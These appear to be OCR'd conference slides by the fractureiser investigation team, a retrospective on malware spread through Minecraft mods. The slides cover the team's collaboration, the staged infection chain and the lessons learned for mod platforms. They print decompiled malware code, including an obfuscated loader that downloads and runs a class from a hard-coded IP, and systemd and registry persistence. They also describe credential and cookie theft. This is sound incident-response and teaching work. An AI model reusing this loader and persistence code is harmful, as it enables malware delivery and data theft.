# fractureiser 6.6 + 20.23
# You can (not) infect

Emi and Jasmine

# The Team

Coordination

Emi - early research and organization

Jasmine - decompiler, chat management

Crowd Control

unascribed - documentation

williewillus - journalist

Vazkii - public communication

https://github.com/fractureiser-investigation/fractureiser/blob/main/docs/credits.md

# The Tools

Recaf

- Best in class Java bytecode analysis
- Authored by Col-E, later team member

Vineflower

- Best in class Java decompiler
- Authored by Jasmine, notable team member

Internet Relay Chat

- Ideal solution for rapid, self filtering, public research
- Adequate hacker aesthetic

# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:1

### ANGEL ATTACK

chorb DEV Today at 7:18 PM

@y3z0n's Projects @Aurelj's Projects @Better MC

**DO NOT UPDATE MODS OR MODPACKS ON CURSEFORGE.**

Several new files have been uploaded to projects by Luna Pixel Studios, including Sky Villages, When Dungeons Arise, Prominence, and Better MC. These may or may not include malicious files. We are not responsible for this, and currently doing everything we can to remove these files.

This could be due to a Curseforge bug or someone with access to the Luna Pixel Studios account, or even Curseforge itself.

Currently, it is best to avoid downloading files off Curseforge until this is resolved. I will let you all know when this is resolved.

Thank you. (edited)

58 8 3 10 3 5 5 2 5 1 3 2 3 3 5 1 2 2 2 2

Nicole (ElocinDev) DEV Today at 7:21 PM

@Prominence ^ also affected

7 4 3 10 4 1 OK 3 1 1

@Medieval MC

10 2 1

# What’s in the mod?

```
static {
   _d1385bd3c36f464882460aa4f0484c53();
}

static void _d1385bd3c36f464882460aa4f0484c53() {
   Class.forName(
         new String(new byte[]{85, 116, 105, 108, 105, 116, 121}),
         true,
         (ClassLoader)Class.forName(
               new String(new byte[]{106, 97, 118, 97, 46, 110, 101, 116, 46, 85, 82, 76, 67, 108, 97, 115, 115, 76, 111, 97, 100, 101, 114})
            )
            .getConstructor(URL[].class)
            .newInstance(
               new URL[]{
                  new URL(
                     new String(new byte[]{104, 116, 116, 112}),
                     new String(new byte[]{56, 53, 46, 50, 49, 55, 46, 49, 52, 52, 46, 49, 51, 48}),
                     8080,
                     new String(new byte[]{47, 100, 108})
                  )
               }
            )
      )
      .getMethod(new String(new byte[]{114, 117, 110}), String.class)
      .invoke(null, "-114.-18.38.108.-100");
}
```

# Stage 0 - hidden inside a mod initializer

```
static {
   _d1385bd3c36f464882460aa4f0484c53();
}

static void _d1385bd3c36f464882460aa4f0484c53() {
   Class.forName("Utility", true, (ClassLoader)Class.forName("java.net.URLClassLoader")
            .getConstructor(URL[].class)
            .newInstance(new URL[]{ new URL("http", "85.217.144.130", 8080, "/dl") })
      )
      .getMethod("run", String.class)
      .invoke(null, "-114.-18.38.108.-100");
}
```

# Stage 1

- Downloaded from a static IP found inside Stage 0
- Not obfuscated
- Attempts to download another jar
- This jar is saved as:
  - Linux: `lib.jar`
  - Windows: `libWebGL64.jar`

```
if (addressSwitch.getAndSet(false)) {
   try {
      return new InetSocketAddress(InetAddress.getByAddress(new byte[]{85, -39, -112, -126}), 8083);
   } catch (UnknownHostException var4x) {
   }
}

addressSwitch.set(true);

try {
   URLConnection connection = new URL("https", "files-8ie.pages.dev", "/ip").openConnection();
   connection.setRequestProperty("User-Agent", "a");
   byte[] ipv4 = new byte[4];
   connection.getInputStream().read(ipv4);
   return new InetSocketAddress(InetAddress.getByAddress(ipv4), 8083);
} catch (IOException var3x) {
   throw new RuntimeException(var3x);
}
```

Decompiler output

```
if (systemService) {
    if (Objects.nonNull(systemctlCommand)) {
        new ProcessBuilder(systemctlCommand.toAbsolutePath().toString(), "daemon-reload").start().waitFor();
        new ProcessBuilder(systemctlCommand.toAbsolutePath().toString(), "start", "systemd-utility").start();
    } else {
        new ProcessBuilder(serviceCommand.toAbsolutePath().toString(), "systemd-utility", "start").start();
    }
} else if (Objects.nonNull(systemctlCommand)) {
    new ProcessBuilder(systemctlCommand.toAbsolutePath().toString(), "--user", "daemon-reload").start().waitFor();
    new ProcessBuilder(systemctlCommand.toAbsolutePath().toString(), "--user", "start", "systemd-utility").start();
} else {
    new ProcessBuilder(serviceCommand.toAbsolutePath().toString(), "--user-unit", "systemd-utility", "start").start();
}
```

```
String winDirEnv = System.getenv("WINDIR");
Path windowsDirectory = Objects.isNull(winDirEnv) ? Paths.get("C:", "Windows") : Paths.get(winDirEnv);
Process process = new ProcessBuilder(
      windowsDirectory.resolve("System32").resolve("reg.exe").toString(),
      "add",
      "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run",
      "/v",
      "t",
      "/d",
      String.format("\\\"%s\\\"", registryLink.toAbsolutePath()),
      "/f"
   )
   .start();
process.waitFor();
registrySuccess = Objects.equals(process.exitValue(), 0);
```


# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:2

A HUMAN WORK

# The start of collaboration

- EsperNet IRC #cfmalware
  - Different communities come together to share work on stages 0 and 1
  - No one has successfully obtained stage 2
- Snopyta doc created
  - Initial technical analysis document started


```
[02:26:02] <jas> hi emi
[02:26:18]  ***  jas sets mode: +o emi
[02:26:23] <jas> you have been opped
```

# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:3

### A TRANSFER

```
03:19:41    <Guest35> I have the linux lib.jar if that helps
03:20:15        <emi> where the fuck did you get lib.jar
...
03:26:57        <jas> Can you describe how you managed to get the lib.jar
03:27:11        <jas> Documenting this is important
03:27:50    <Guest35> I work in a host company, a client got it from this: <link> not sure if related though, it
                      might have been the one from spigot also
03:27:50    <Guest35> I don't have that one anymore, the client was panicking and wanted it deleted asap and
                      didn't backup
...
03:27:59        <emi> this lib.jar looks malformed
03:28:14        <emi> it works but it’s got some funky bytecode
03:28:26 <unascribed> yes it’s very funky
03:28:31        <jas> it’s obfed with allatori
03:28:35        <jas> VF dies on a method
03:28:35 <unascribed> the zip has a comment that it was obfuscated with Allatori Obfuscator
03:28:41 <unascribed> so it may be a little… fun, to unravel
...
03:29:41 <unascribed> yeah someone has to get their hands dirty analyzing the bytecode
03:29:47 <unascribed> this is heavily obfuscated
03:29:48        <emi> finally, we have some real stuff to analyze
```

# Moved from DNS to DNI

- 03:38 - CnC server is taken down
  - Cloudflare page still up, could reroute to a new server for Stage 1 and later infections
- Unofficial Discord guild is created

```
>looking for a new malware mitigation team
>ask the organizer if their team is discord or irc
>she doesn't understand
>pull out illustrated diagram explaining what is discord and what is irc
>she laughs and says "it's a good team sir"
>join the team
>its discord
```

# Stage 2

- Obfuscated!
- Main goal is to download stage 3

```
public static void ALLATORIxDEMO(Path a, InetAddress a, byte[] a) throws IOExcept
   URL[] var10002 = new URL[1];
   boolean var10004 = true;
   var10002[0] = a.toUri().toURL();
   Path var5 = new URLClassLoader(var10002, Bootstrap.class.getClassLoader());

   URLClassLoader var10000;
   label14: {
      try {
         Class var6 = Class.forName(ALLATORIxDEMO("V'Dl\\'Y-\u001c,W)]!^+W,Flq.['
         String var10001 = ALLATORIxDEMO("1F#@6");
         Class[] var8 = new Class[2];
         var10004 = true;
         var8[0] = InetSocketAddress.class;
         var8[1] = byte[].class;
         Method var7 = var6.getMethod(var10001, var8);
         Object[] var9 = new Object[2];
         var10004 = true;
         boolean var10007 = false;
         var9[0] = new InetSocketAddress(a, 1337);
         var9[1] = a;
         var7.invoke(null, var9);
      } catch (Throwable var4) {
         var10000 = var5;
         break label14;
      }

      var10000 = var5;
   }

   var10000.close();
}
```

```
public static void main(String[] args) throws URISyntaxException, IOException, InterruptedException {
    System.out.println(
            """
            ################################################
            #                                              #
            #        ## #   #    ## ### ### ##  ###       #
            #       # # #   #   # #  #  # # # #  #        #
            #       ### #   #   ###  #  # # ##   #        #
            #       # # ### ### # #  #  ### # # ###       #
            #                                              #
            # Obfuscation by Allatori Obfuscator v8.5 DEMO #
            #                                              #
            #          http://www.allatori.com             #
            #                                              #
            ################################################
            """
    );
```


… and using the demo apparently

# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:4

LILLIPUTIAN HITCHER

- Full stage 3 found
  - Q: How much worse could it get?
  - A: aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
- Highly obfuscated!
- Shady dll source code
  - Needed Ghidra to analyze





```
boolean var10005 = false;
var10000[0] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("fbvc\u0000\u0003"), 0, dev.neko.nekoclient.api.e.e.c.
var10000[1] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 69, dev.neko.nekoclient.api
var10000[2] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 70, dev.neko.nekoclient.api
var10000[3] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 71, dev.neko.nekoclient.api
var10000[4] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 71, dev.neko.nekoclient.api
var10000[5] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 325, dev.neko.nekoclient.ap
var10000[6] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 325, dev.neko.nekoclient.ap
var10000[7] = new C(dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("b{t\u007f}\u0000\u0003"), 325, dev.neko.nekoclient.ap
List var3 = Arrays.asList(var10000);
A a = Toolkit.getDefaultToolkit().getSystemClipboard();
var4.j.scheduleAtFixedRate(() -> {
    A var9 = this;

    try {
        if (!a.getContents((Object)null).isDataFlavorSupported(0)) {
            FileDescriptor[] var5;
            if ((var5 = WindowsHook.retrieveClipboardFiles()).length != 0) {
                Path var10000 = var9.H.toPath();
                String var10001 = dev.neko.nekoclient.api.e.y.e.e.c.ALLATORIxDEMO("@E\\CRVV\u001c");
                FileAttribute[] var10002 = new FileAttribute[0];
                boolean var10004 = true;
                File var6;
                (var6 = Files.createTempDirectory(var10000, var10001, var10002).toFile()).mkdirs();
                var5 = var5;
                int var7 = var5.length;

                int var8;
                for(int var16 = var8 = 0; var16 < var7; var16 = var8) {
                    FileDescriptor axxxxx;
                    String var17 = (axxxxx = var5[var8]).ALLATORIxDEMO();
                    var10001 = dev.neko.nekoclient.api.e.e.c.ALLATORIxDEMO(".`\u0001");
                    Object[] var20 = new Object[1];
```

# What data is it stealing?





- Browser information
  - Cookies
  - Passwords
- Microsoft and Minecraft credentials
- Discord credentials
- Crypto wallets
- Browser cookies
- Clipboard contents

Also has something about DDOS-ing and “VM Escape”?

# Performing Mitosis

- So what is stage 3 doing, really?
  - After a bit of investigation with the full client.jar we found what the true purpose really is
  - It goes through every jar in your system, and if it finds a standard main class, fabric mod initializer, forge mod main class, or bukkit plugin… it injects stage 0 into it.
  - That's a worm, folks! 🪱🪱🪱🪱🪱🪱🪱🪱🪱🪱🪱🪱🪱🪱
- This kind of looks like a targeted attack at minecraft modders!
- Potential for disaster with Gradle and Maven
- Oh and then they kind of released a deobfuscated version oops




# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:5

### WEAVING A STORY

# Let’s recap

- Stage 0: a mod that you may download somewhere, downloads stage 1
- Stage 1: not saved, downloads stage 2 and tells your OS to run it after your computer starts
- Stage 2: saved to disk, downloads stage 3
- Stage 3: Tries to steal your data, and infects mods on your system with stage 0



# Tales from the documenters

- We migrated to GitHub for the doc
  - This was a good idea and we should have done this since the beginning
  - Hindsight is 20/23
  - Live editing by multiple people about a developing situation, while good on the surface, doesn’t scale at all
- HackMD suffered with hundreds of readers
  - Editing became impossible

# How did Luna Pixel Studios get compromised??

- A dev downloaded and ran a copy of fractureiser Stage 0 which progressed on their machine to Stage 3
- From there, the attacker obtained all of their personal information, including browser cookies
- Using the session cookie for CurseForge, the attacker was able to be logged into their privileged account without needing to log in using 2FA
- From there, CurseForge was used like usual, and a compromised file was uploaded


# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:6

## KNOCKING ON HEAVEN'S DOOR

# The Meeting

- We have The Meeting
  - Major modding groups represented: mod loaders, mod hosting platforms, launchers
  - Ideas for future safety were discussed and elaborated on
- Parties expressed a desire to put these plans into action




https://www.youtube.com/watch?v=L52Hu334Q90

# Action events from the meeting

- Hosting provider review process
  - What checks are run?
  - What checks should be run?
- Reproducible builds
  - Encouraging devs to use CI and having loaders accommodate reproducible builds
- Mods downloading external executables
  - Should this be acceptable?
- Code signing
  - Establishing a certificate authority
- Sandboxing
  - Is this feasible?


# MINECRAFT MALWARE FRACTUREISER

## CHAPTER:7

TAKE CARE OF YOURSELF

# Social and Organizational lessons

- Chat platform choice matters!
  - IRC acted as a filter for technical collaboration
  - Discord increased accessibility but also required moderation, taking up valuable time
- Should have used GitHub from the start
  - HackMD is useful, but a proper merge process from the start would have helped significantly
- Everyone is exhausted now
  - Organizing and mitigating this was hard work! The personal toll of this is also important to consider



# fractureiser's Failings


- Poor networking contingency
- Uploading a deobfuscated version of Stage 3 (Obviously!)
- Mediocre obfuscation
  - Allatori's demo version didn't take much work though, and it's mostly smoke and mirrors to waste time rather than befuddle
- Over-ambitious spread, taking advantage of the Luna Pixel Studios credentials was high risk high reward when a lower profile approacher would've been safer
- Targeting the Minecraft community, home of Java reverse engineering

# MMPA

# Questions?